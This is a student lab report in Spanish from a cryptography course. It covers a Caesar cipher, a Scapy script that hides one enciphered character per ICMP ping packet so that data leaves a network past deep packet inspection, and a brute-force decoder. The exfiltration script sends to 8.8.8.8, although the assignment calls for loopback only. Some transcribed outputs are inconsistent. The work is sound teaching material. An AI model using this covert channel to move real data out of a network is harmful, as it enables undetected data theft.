

Informe Laboratorio 1

Sección 2

Cristóbal Barra
cristobal.barra1@mail.udp.cl

Abril de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	4
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.3. Actividad 3	7

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI).


A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas.

De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.



```
➤ ~/Desktop ➤ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el byte menos significativo del contador ubicado en el campo data de ICMP) para que de esta forma no se gatillen sospechas sobre la filtración de datos.

Para la generación del tráfico ICMP, deberá basarse en los campos de un paquete generado por el programa ping basado en Ubuntu, según lo visto en el lab anterior disponible acá.

El envío deberá poder enviarse a cualquier IP. Para no generar tráfico malicioso dentro de esta experiencia, se debe enviar el tráfico a la IP de loopback.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

A modo de ejemplo, en este caso, cada paquete transmite un caracter, donde el último paquete transmite la letra b, correspondiente al caracter en plano “s”.

Data (48 bytes)			
Data: 6260090000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637			
[Length: 48]			
0000	ff ff ff ff ff ff 00 00	00 00 00 00 08 00 45 00E.
0010	00 54 00 01 00 00 40 01	76 9b 7f 00 00 01 7f 06	.T....@. v.....
0020	06 06 08 00 56 83 00 01	00 21 64 22 13 05 00 00	...V... !d"....
0030	00 00 62 60 09 00 00 00	00 00 10 11 12 13 14 15	..b`.....
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25 !"#\$%
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345
0060	36 37	67	

2.3. MitM

1. Generar un programa, en python3, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

+ ~/Desktop sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnymph f zlnbypkhk lu ylkklz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfkf d xjlzwnifi js wjijx
5      gvmtxskvejme c wikyvmeheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofata bk obabp
13     ynelpkcnwbew u oacqnezvz aj nazao
14     xmdkojbmvadv t nzbpmdivy zi mzyzn
15     wlcjniauzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwyl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufofwo m gsuifwror sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar los 4 mayores problemas o complicaciones que usted tuvo durante el proceso del laboratorio y de qué forma los solucionó.

3. Desarrollo de Actividades

3.1. Actividad 1

Se ha hecho el desarrollo de un programa basado en Python el cual utiliza el algoritmo Cesar para cifrar el texto **criptografia y seguridad en redes**, al cual se le quiere aplicar un corrimiento de 9 espacios. El programa solo requiere dos parámetros de entrada: el texto a cifrar y el corrimiento que se le desea hacer.

```
# Función Cifrado Cesar
def cesar(texto, corrimiento):
    texto_cifrado = ""
    for char in texto:
        if char.isalpha():
            if char.islower():
                texto_cifrado += chr((ord(char) - 97 + corrimiento) % 26 + 97)
            else:
                texto_cifrado += chr((ord(char) - 65 + corrimiento) % 26 + 65)
        else:
            texto_cifrado += char
    return texto_cifrado

# Ingresar texto
entrada = input()
entrada_split = entrada.split(' ')
texto = entrada_split[1]

# Ingresar corrimiento
corrimiento = int(entrada_split[-1])

# Texto cifrado
output = cesar(texto, corrimiento)
print(output)
```

Figura 1: Código cesar.py

En la figura 2, que se ve a continuación se observa como se ejecuta el programa cesar.py, luego se ingresa el texto a cifrar seguido del corrimiento a realizar. Para finalmente devolver el texto totalmente cifrado.

```
ehnryoo@CristobalVM:~/Escritorio/Cripto$ sudo python3 cesar.py
"criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 2: Ejecución cesar.py

3.2. Actividad 2

Para esta segunda parte, se requiere crear un programa que envíe cada caracter del texto cifrado en un paquete ICMP diferente, de modo que no se levanten sospechas sobre la filtración de datos. Para ello, es necesario importar Scapy dentro del programa, para crear los paquetes y que éstos al inspeccionarse se vean lo más verídico posible. Estos paquetes serán enviados a la IP 8.8.8.8, IP la cual luego nos reenviará las replies.

```

from scapy.all import IP, ICMP, send

# Parámetros
destination_ip = "8.8.8.8"
string_to_send = "larycxpajorj h bnpdarmjm nw anmnb"

# Creación de arreglo de paquetes ICMP
icmp_id = 12345
icmp_packets = [
    IP(dst=destination_ip) / ICMP(type=8, code=0, id=icmp_id, seq=i+1) / (char.encode() + b'\x00' * (48 - 1))
    for i, char in enumerate(string_to_send)
]

# Envío de los paquetes ICMP
send(icmp_packets, verbose=False)

# Confirmación de envíos exitosos
print(f"Se han enviado {len(string_to_send)} paquetes ICMP con el mensaje:\n'{string_to_send}'")

```

Figura 3: Código pingv4.py

En las siguientes tres figuras se puede apreciar la ejecución del programa, envío de paquetes y posterior inspección de éstos a través del software de estudio de paquetes de red **Wireshark**. La inspección de los paquetes y del contenido que hay en estos notifica que pueden pasar desapercibidos dentro de una red sin verse sospechosos, al contener los datos que contienen paquetes de red reales. Al final de cada paquete se encuentra el carácter cifrado, si se juntan todos los paquetes se puede armar el texto cifrado en su totalidad.

```

ehnr00@CristobalVM:~/Escritorio/Cripto$ sudo python3 pingv4.py
.....
Se han enviado 33 paquetes icmp con el mensaje
'larycxpajorj h bnpdarmjm nw anmnb'

```

Figura 4: Ejecución pingv4.py

48	1.907988956	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=22/5632, ttl=59 (request in 47)
49	1.911330145	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=23/5888, ttl=64 (reply in 51)
50	1.912950765	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=24/6144, ttl=64 (reply in 52)
51	1.914916644	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=23/5888, ttl=59 (request in 49)
52	1.916477474	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=24/6144, ttl=59 (request in 50)
53	1.921736554	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=25/6400, ttl=64 (reply in 54)
54	1.925254887	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=25/6400, ttl=59 (request in 53)
55	1.929345735	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=26/6656, ttl=64 (reply in 56)
56	1.940773790	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=26/6656, ttl=59 (request in 55)
57	1.951345520	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=27/6912, ttl=64 (reply in 59)
58	1.952791952	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=28/7168, ttl=64 (reply in 60)
59	1.953894284	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=27/6912, ttl=59 (request in 57)
60	1.955418181	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=28/7168, ttl=59 (request in 58)
61	1.971227247	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=29/7424, ttl=64 (reply in 63)
63	1.976738571	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=29/7424, ttl=59 (request in 61)
64	1.990815786	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=30/7680, ttl=64 (reply in 66)
65	1.992272867	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=31/7936, ttl=64 (reply in 67)
66	1.993531751	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=30/7680, ttl=59 (request in 64)
67	1.995259729	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=31/7936, ttl=59 (request in 65)
68	1.997338938	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=32/8192, ttl=64 (reply in 69)
69	2.009867891	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=32/8192, ttl=59 (request in 68)
70	2.018542217	192.168.1.136	8.8.8.8	ICMP	90 Echo (ping) request	id=0x3039, seq=33/8448, ttl=64 (reply in 71)
71	2.021212205	8.8.8.8	192.168.1.136	ICMP	90 Echo (ping) reply	id=0x3039, seq=33/8448, ttl=59 (request in 70)

Figura 5: Captura completa en Wireshark




Figura 6: Captura en Wireshark

3.3. Actividad 3

Para esta última parte del laboratorio se pide mostrar en pantalla todas combinaciones posibles de descifrado usando Cesar, destacando en color verde la opción que parezca más correcta o más probable de ser el texto antes de cifrar. Para ello, se ingresa el texto cifrado y se realiza el algoritmo Cesar para cada corrimiento, de 0 a 25.

```
# Definición del mensaje transmitido
mensaje_transmitido = "larycxpajorj h bnpdarmjm nw anmbn"

# Función para descifrar un mensaje con cifrado César
def descifrar_cesar(mensaje, corrimiento):
    mensaje_descifrado = ""
    for char in mensaje:
        if char.isalpha():
            if char.islower():
                mensaje_descifrado += chr((ord(char) - 97 - corrimiento) % 26 + 97)
            else:
                mensaje_descifrado += chr((ord(char) - 65 - corrimiento) % 26 + 65)
        else:
            mensaje_descifrado += char
    return mensaje_descifrado

# Mostrar opciones descifradas
print("Opciones -->")
for corrimiento in range(1, 26):
    mensaje_descifrado = descifrar_cesar(mensaje_transmitido, corrimiento)
    print(f"{corrimiento}: {mensaje_descifrado}")

# Escoger opción
eleccion = int(input("\nEscoger opción: "))
for corrimiento in range(1, 26):
    mensaje_descifrado = descifrar_cesar(mensaje_transmitido, corrimiento)
    if corrimiento == eleccion:
        print(f"Opción escogida: \033[92m{mensaje_descifrado}\033[0m")
```

Figura 7: Código readv2.py

Se sufrieron complicaciones al momento de estudiar la probabilidad de saber cual es el texto correcto, por lo que se implementó una alternativa, la cual consiste en preguntarle al mismo usuario cuál es la opción correcta de todas las combinaciones presentadas en pantalla. En este caso sería la opción n°9: **criptografia y seguridad en redes**.

```
ehnryoo@CristobalVM:~/Escritorio/Cripto$ sudo python3 readv2.py
Opciones -->
1: kzqxbwozinqi g amoczqlil mv zmlma
2: jypwavyhmp h f zlnbypkhh lu yklz
3: ixovzumxglog e ykmaxojgj kt xkjky
4: hwnuytlwfknd xjlnwnifi js wjix
5: gvmtxskvejme c wikyvmheh ir vihiw
6: fulswrjudild b vhxulgdg hq uhghv
7: etkrvqitchkc a ugiwtkfcf gp tgfgu
8: dsjquphsbgjb z tfhvsjebe fo sfef
9: criptografia y seguridad en redes
10: bqhosnfqzehz x rdftqhczc dm qdcdr
11: apgnrmepdygy w qcespgbyb cl pcbbq
12: zofmqldoxcfx v pbdrofafa bk obabp
13: ynelpkcnwbew u oacqnezwz aj nazao
14: xmdkojbmadv t nzbpmdivy zi mzyzn
15: wlcjniauzcu s myaolcxux yh lyxym
16: vkbimhzktybt r lxznkbtw xg kxwxi
17: ujahlgysxas q kwymjavsv wf jwvwi
18: tizgkfxirwzr p jvxlizuru ve ivuvj
19: shyfjewhqvyq o iuwkhytqt ud hutui
20: rgxeidvgpuxp n htvjgxsp tc gtsth
21: qfwdhucufotwo m gsuifwrw sb fsrsg
22: pevcbtensvn l frthevqnn ra erqrf
23: odubfasdmrum k eqsgdupmp qz dqppe
24: nctaezrclqtl j dprfctolo py cpopd
25: mbszdyqbksk i coqebnkn ox bonoc

Escoger opción: 9
Opción escogida: criptografia y seguridad en redes
```

Figura 8: Ejecución readv2.py

Conclusiones y Comentarios

Este laboratorio nos permite profundizar en el área de la criptografía y las filtraciones de información dentro de la red. Para cumplir con los objetivos, se desarrollaron programas capaces de cifrar texto y enviarlo en forma de paquetes ICMP hacia alguna dirección en particular, dirección la cual luego podría recibir estos paquetes y descifrarlos mediante el algoritmo cifrado Cesar para ser más específicos.

Issues

A lo largo del desarrollo de la actividad se vieron algunas dificultades y desafíos. Uno de los más grandes desafíos fue el de generar paquetes ICMP con los caracteres cifrados, en sí generarlos no es complicado, pero hacer que éstos parezcan reales sin levantar sospecha alguna puede hacer que la labor se dificulte en gran medida. Problemas típicos sobre la escritura de los códigos siempre se presentan dentro de las actividades, pero éstos la mayoría de las veces se pueden solucionar, de esta manera nutriendo el conocimiento que se tiene sobre la programación y manipulación de las redes.